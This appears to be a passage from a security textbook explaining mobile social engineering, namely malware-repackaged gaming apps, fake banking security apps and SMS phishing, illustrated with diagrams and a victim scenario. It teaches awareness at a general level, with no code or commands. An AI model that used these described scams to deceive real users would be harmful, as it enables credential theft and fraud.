

Developer creates a gaming app and uploads on app store
1
Legitimate Developer
Mobile App Store
2
Malicious developer downloads a legitimate game and repackages it with malware
Malicious Developer
3
Uploads game to third-party app store
Third-Party App Store
4
End user downloads malicious gaming app
User
5
Sends user credentials to the malicious developer

Figure 9.10: Repackaging legitimate apps

Fake Security Applications

Attackers may send a fake security application to perform mobile-based social engineering. In this attack, the attacker first infects the victim's computer by sending something malicious. They then upload a malicious application to an app store. When the victim logs on to their bank account, malware in the system displays a pop-up message telling the victim that they need to download an application on their phone to receive a message from security. The victim downloads the application from the attacker's app store, believing they are downloading a genuine app. Once the user downloads the application, the attacker obtains confidential information such as bank account login credentials (username and password), whereupon a second authentication is sent by the bank to the victim via SMS. Using that information, the attacker accesses the victim's bank account.



User logs on to their bank account; a message will appear telling the user to download an application to their phone
Infects user PC with malware
1
5
User credentials sent to the attacker
Attacker
User
2
Attacker uploads malicious application on app store
4
User downloads application from the attacker's app store
3
Attacker's App Store

Figure 9.11: Fake security applications

SMiShing (SMS Phishing)

Sending SMS is another technique used by attackers in performing mobile-based social engineering. In SMiShing (SMS Phishing), the SMS text messaging system is used to lure users into taking instant action such as downloading malware, visiting a malicious webpage, or calling a fraudulent phone number. SMiShing messages are crafted to provoke an instant action from the victim, requiring them to divulge their personal information and account details.

Consider Tracy, a software engineer working in a reputed company. She receives an SMS ostensibly from the security department of XIM Bank. It claims to be urgent, and the message says that Tracy should call the phone number listed in the SMS immediately. Worried, she calls to check on her account, believing it to be an authentic XIM Bank customer service phone number. A recorded message asks her to provide her credit or debit card number, as well as her password. Tracy believes it is a genuine message and shares sensitive information.

Sometimes a message claims that the user has won money or has been randomly selected as a lucky winner and that they merely need to pay a nominal fee and share their email address, contact number, or other information.


